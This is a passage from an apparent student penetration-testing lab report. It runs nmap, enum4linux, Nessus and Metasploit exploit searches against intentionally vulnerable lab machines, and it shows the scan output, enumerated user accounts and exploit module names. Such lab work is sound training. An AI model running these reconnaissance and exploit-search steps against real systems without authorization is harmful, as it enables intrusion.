|  STAT:
|    FTP server status:
|      Connected to 192.168.122.118
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|ssh-hostkey:
|  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|sslv2:
|  SSLv2 supported
|  ciphers:
|    SSL2_DES_64_CBC_WITH_MD5
|    SSL2_RC4_128_EXPORT40_WITH_MD5
```

Figure 14: Screenshot of nmap -A scan, a comprehensive scan with version detection (1/2).

```

|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1, irc.Metasploitable.LAN
|   uptime: 0 days, 0:31:58
|   source ident: nmap
|   source host: Test-B025CB0A
|   error: Closing Link: wnxfcxrcz[kali] (Quit: wnxfcxrcz)
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
|_service unrecognized despite returning data. If you know the service/version, please submit the following fingerprin
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port514-TCP:V=7.94%I=7%D=4/10%Time=661616A1%P=x86_64-pc-linux-gnu%R(NUL
SF:L,2B,"\x01Couldn't\x20get\x20address\x20for\x20your\x20host\x20(\kali\
SF:\n");
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linu

Host script results:
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ System time: 2024-04-10T00:34:41-04:00
| smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 1h00m00s, deviation: 2h00m00s, median: 0s
| smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
| message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

```

Figure 15: Screenshot of nmap -A scan (2/2).

After finishing the Nmap scans, next we'll use Enum4Linux for further information.

4.2.2. Details Section Two – Subsection Two

With the Enum4Linux scan, we find more information with Target 2 than we did with one, such as the Nbtstat Information and user information.

```
[+] enum4linux 192.168.122.44
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Apr 10 00:40:46 2024
[+] Target Information
Target ..... 192.168.122.44
RID Range ..... 500-550,1000-1050
Username .....
Password .....
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

[+] Enumerating Workgroup/Domain on 192.168.122.44
[+] Got domain/workgroup name: WORKGROUP
[+] Nbtstat Information for 192.168.122.44
Looking up status of 192.168.122.44
METASPLOITABLE <00> - B <ACTIVE> Workstation Service
METASPLOITABLE <03> - B <ACTIVE> Messenger Service
METASPLOITABLE <20> - B <ACTIVE> File Server Service
.._MSBROWSE_. <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
MAC Address = 00-00-00-00-00-00
[+] Session Check on 192.168.122.44
[+] Server 192.168.122.44 allows sessions using username '', password ''
```

Figure 16: Screenshot of enum4linux scan results (1/2).

```

-----( OS information on 192.168.122.44 )-----

E] Can't get OS info with smoclient

+] Got OS info for 192.168.122.44 from srvinfo:
    METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.20-Debian)
    platform_id      :      500
    os version       :      4.9
    server type     : 0x9a03

-----( Users on 192.168.122.44 )-----

ndex: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games      Name: games      Desc: (null)
ndex: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody     Name: nobody     Desc: (null)
ndex: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind       Name: (null)     Desc: (null)
ndex: 0x4 RID: 0x482 acb: 0x00000011 Account: proxy      Name: proxy      Desc: (null)
ndex: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog     Name: (null)     Desc: (null)
ndex: 0x6 RID: 0xbba acb: 0x00000010 Account: user       Name: just a user,111,, Desc: (null)
ndex: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data   Name: www-data   Desc: (null)
ndex: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root       Name: root       Desc: (null)
ndex: 0x9 RID: 0x3fa acb: 0x00000011 Account: news       Name: news       Desc: (null)
ndex: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres   Name: PostgreSQL administrator,,, Desc: (null)
ndex: 0xb RID: 0x3ec acb: 0x00000011 Account: bin        Name: bin        Desc: (null)
ndex: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail       Name: mail       Desc: (null)
ndex: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd   Name: (null)     Desc: (null)
ndex: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd   Name: (null)     Desc: (null)
ndex: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp       Name: (null)     Desc: (null)
ndex: 0x10 RID: 0x3ea acb: 0x00000011 Account: daemon    Name: daemon    Desc: (null)
ndex: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd      Name: (null)     Desc: (null)
ndex: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man       Name: man       Desc: (null)
ndex: 0x13 RID: 0x3f6 acb: 0x00000011 Account: lp        Name: lp        Desc: (null)
ndex: 0x14 RID: 0x4c2 acb: 0x00000011 Account: mysql     Name: MySQL Server,,, Desc: (null)
ndex: 0x15 RID: 0x43a acb: 0x00000011 Account: gnats     Name: Gnats Bug-Reporting System (admin) Desc

```

Figure 17: Screenshot of enum4linux (2/2).

These figures show security risks, so we will further our research by using the Nessus Basic Network Scan in the next section.

4.2.3. Details Section Two – Subsection Three

Using the Nessus Basic Network Scan, we find several critical vulnerabilities.




Figure 18: Screenshot of Nessus Basic Network Scan showcasing multiple critical and high vulnerabilities.




Figure 19: Screenshot of Target 2 Vulnerabilities in more details with the name and severities, along with what family or errors it belongs to.

There are several red flags that have to do RPC, Remote Shell, and Backdoors. Our final target will be in the next section.

4.2.4. Details Section Two – Subsection Four

For this section we'll use Metasploit for MySQL and HTTP.

```
msf6 > search name:mysql type:exploit
Matching Modules

#  Name
- 0  exploit/linux/mysql/mysql_yassl_getname
tName Buffer Overflow
  1  exploit/linux/mysql/mysql_yassl_hello
ge Buffer Overflow
  2  exploit/windows/mysql/mysql_yassl_hello
ge Buffer Overflow
  3  exploit/multi/mysql/mysql_udf_payload
ecution
  4  exploit/windows/mysql/mysql_start_up
Windows FILE Privilege Abuse
  5  exploit/windows/mysql/mysql_mof
Windows MOF Execution
  6  exploit/windows/mysql/scrutinizer_upload_exec
and sFlow Analyzer 9 Default MySQL Credential

Interact with a module by name or index. For example info 6, use 6 or use exploit/windows/mysql/scrutinizer_upload_
exec
```

Figure 20: A screenshot of using Metasploit to search for SQL exploits.

```
msf6 > search name:http type:exploit
Matching Modules


#  Name
- 0  exploit/windows/http/cogent_datahub_request_headers_bof
HTTP Server Buffer Overflow
  1  exploit/linux/http/ddwrt_cgibin_exec
mon Arbitrary Command Execution
  2  exploit/multi/http/drupal_drupageddon
ameter Key/Value SQL Injection
  3  exploit/windows/http/easyfilesharing_post
ng HTTP Server 7.2 POST Buffer Overflow
  4  exploit/windows/http/easyfilesharing_seh
ng HTTP Server 7.2 SEH Overflow
  5  exploit/windows/browser/getgdm_http_response_bof
Manager HTTP Response Buffer Overflow
  6  exploit/windows/http/httpdpx_handlepeer
peer() Function Buffer Overflow
  7  exploit/windows/ftp/httpdpx_tolog_format
Function Format String Vulnerability
  8  exploit/windows/http/httpdpx_tolog_format
Function Format String Vulnerability
  9  exploit/linux/misc/jenkins_ldap_deserialize
Java Deserialization Vulnerability
 10  exploit/multi/http/joomla_http_header_rce
der Unauthenticated Remote Code Execution
 11  exploit/windows/http/kolibri_http
rver HEAD Buffer Overflow
```

Figure 21: A screenshot of using Metasploit to search for HTTP exploits.

After identifying the services used on Target 2, Metasploit was used to find relevant exploits that target those services.

4.3. Details Section Three

In our concluding section, we use Kali Linux once more to find the IP Address which is 192.168.122.8. Then, we'll use the following scans to find vulnerabilities on Target 3 using Nmap, Enum4Linux, Nessus, netcat, and Metasploit. We use ifconfig to find the IP address first, before diving into Nmap scans.



A terminal window titled '(kali㉿kali)-[~]' showing the output of the 'ifconfig' command. The output lists two interfaces: 'eth0' and 'lo'. 'eth0' has an IP of 192.168.122.118 and a MAC address of 0c:5d:7b:d3:00:00. 'lo' is the loopback interface with an IP of 127.0.0.1. Both interfaces show 0 errors and 0 dropped packets.

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.122.118 netmask 255.255.255.0 broadcast 192.168.122.255
        inet6 fe80::9585:e0d4:c57c:a790 prefixlen 64 scopeid 0x20<link>
            ether 0c:5d:7b:d3:00:00 txqueuelen 1000 (Ethernet)
                RX packets 113 bytes 12161 (11.8 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 1116 bytes 83910 (81.9 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 4 bytes 240 (240.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 4 bytes 240 (240.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 22: Peering into the Matrix: Network Interface Configuration.

4.3.1. Details Section Three – Subsection One

The first scan on Target 3 is to find active hosts.

```
[kali㉿kali)-[~] "the quieter you become, the
└─$ nmap -sn 192.168.122.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-08 01:42 EDT
Nmap scan report for msnc-as9-app000.apporto.com (192.168.122.1)
Host is up (0.00091s latency).
Nmap scan report for vagrant-2008R2 (192.168.122.8)
Host is up (0.0019s latency).
Nmap scan report for kali (192.168.122.118)
Host is up [0.0021s latency].
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.93 seconds
```

Figure 23: A swift Nmap sweep unveils active hosts.

Next, we find what services are being used on 192.168.122.8.

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.122.8
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-08 01:47 EDT
Nmap scan report for vagrant-2008R2 (192.168.122.8)
Host is up (0.0022s latency).

Not shown: 981 closed tcp ports (conn-refused)

PORT      STATE SERVICE          VERSION
21/tcp     open  ftp              Microsoft ftpd
22/tcp     open  ssh              OpenSSH 7.1 (protocol 2.0)
80/tcp     open  http             Microsoft IIS httpd 7.5
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3306/tcp   open  mysql            MySQL 5.5.20-log
3389/tcp   open  ssl/ms-wbt-server?
4848/tcp   open  ssl/http         Oracle Glassfish Application Server
7676/tcp   open  java-message-service Java Message Service 3.01
8009/tcp   open  ajp13            Apache Jserv (Protocol v1.3)
8080/tcp   open  http             Sun GlassFish Open Source Edition 4.0
8181/tcp   open  ssl/intermapper?
8383/tcp   open  http             Apache httpd
9200/tcp   open  wap-wsp?
49152/tcp  open  msrpc            Microsoft Windows RPC
49153/tcp  open  msrpc            Microsoft Windows RPC
49154/tcp  open  msrpc            Microsoft Windows RPC
49155/tcp  open  msrpc            Microsoft Windows RPC
2 services unrecognized [despite returning data. If you know the service/version, please submit the following fingerprints at
https://nmap.org/cgi-bin/submit.cgi?new-service :]

-----NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)-----
SF-Port8181-TCP:V=7.94%T=SSL%I=7%D=4/8%Time=+66138502%P=x86_64-pc-linux-gnu
SF:%r(GetRequest,128C,"HTTP/1.1\x20200\x200K\r\nDate:\x20Mon,\x2008\x20Ap
SF:r\x202024\x2005:47:47\x20GMT\r\nContent-Type:\x20text/html\r\nConnectio
SF:f:\x20close\r\nContent-Length:\x204626\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC
SF:IC\x20\"-//W3C//DTD\x20HTML\x204.\x01\x20Transitional//EN\"\>\n<html\x20l
SF:ang='en'\>\n!-\nD0\x20NOT\x20ALTER\x20OR\x20REMOVE\x20COPYRIGHT\x20N
SF:OTICES\x20OR\x20THIS\x20HEADER.\n\nCopyright\x20(c)\x202010,\x202013
SF:\x20Oracle\x20and/or\x20its\x20affiliates.\x20All\x20rights\x20reserve
SF:d.\n\nUse\x20is\x20subject\x20to\x20License\x20Terms\n->\n<head>\n<st
```

Figure 24: Digital Reconnaissance: uncovering services with Nmap Scanning.

```
(kali㉿kali)-[~]
└─$ nmap 192.168.122.8
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-08 01:46 EDT
Nmap scan report for vagrant-2008R2 (192.168.122.8)
Host is up (0.0018s latency).

Not shown: 981 closed tcp ports (conn-refused)

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokercd
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  r2mservices
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.37 seconds
```

Figure 25: Initiating an Nmap Discovery on 192.168.122.8.

After finding the open ports, in the next subsection, we'll use Enum4Linux to further our investigation.

4.3.2. Details Section Three – Subsection Two

Target 3 reveals much from the Enum4Linux scan, revealing Nbtstat information.

```
(kali㉿kali)-[~]
$ enum4linux 192.168.122.8
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Apr  8 01:51:11 2024
===== ( Target Information ) =====

Target ..... 192.168.122.8
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.122.8 ) =====

[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 192.168.122.8 ) =====

Looking up status of 192.168.122.8
VAGRANT-2008R2 <00> - B <ACTIVE> Workstation Service
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
VAGRANT-2008R2 <20> - B <ACTIVE> File Server Service

MAC Address = 0C-2D-BF-3E-00-00

===== ( Session Check on 192.168.122.8 ) =====

[+] Server 192.168.122.8 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.122.8 ) =====

do_cmd: Could not initialise lsarpc. Error was NT_STATUS_ACCESS_DENIED
[+] Can't determine if host is part of domain or part of a workgroup
```

Figure 26: Extracting System Insights with *Enum4Linux*.

```

-----( Users on 192.168.122.8 )-----
Trash
[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED

-----( Share Enumeration on 192.168.122.8 )-----
File System
do_connect: Connection to 192.168.122.8 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

      Sharename          Type          Comment
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 192.168.122.8

-----( Password Policy Information for 192.168.122.8 )-----
Floppy Disk
[E] Unexpected error from polenum:
the quieter you become, the more you are able to hear

[+] Attaching to 192.168.122.8 using a NULL share
[+] Trying protocol 139/SMB ...
[!] Protocol failed: Cannot request session (Called Name:192.168.122.8)
[+] Trying protocol 445/SMB ...
[!] Protocol failed: SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)

```

Figure 27: Thwarted Enumeration on a Secure Network.

There is no workgroup information or user information from the Enum4Linux scan. In the next section, we'll scan for vulnerabilities using the Nessus Basic Network Scan.

4.3.3. Details Section Three – Subsection Three

On the scan template page, we do the Basic Network Scan using Nessus.




Figure 28: Nessus prepares for a basic network scan vulnerability assessment.

The scan alerts us of several critical vulnerabilities.




Figure 29: Vulnerability exposed: A comprehensive Nessus Scan Report.

<input type="checkbox"/> Sev ▾	CVSS	VPR	Name	Family	Count	
<input type="checkbox"/> MIXED	17	AfWeb Servers	17	
<input type="checkbox"/> MIXED	15	PICGI abuses	15	
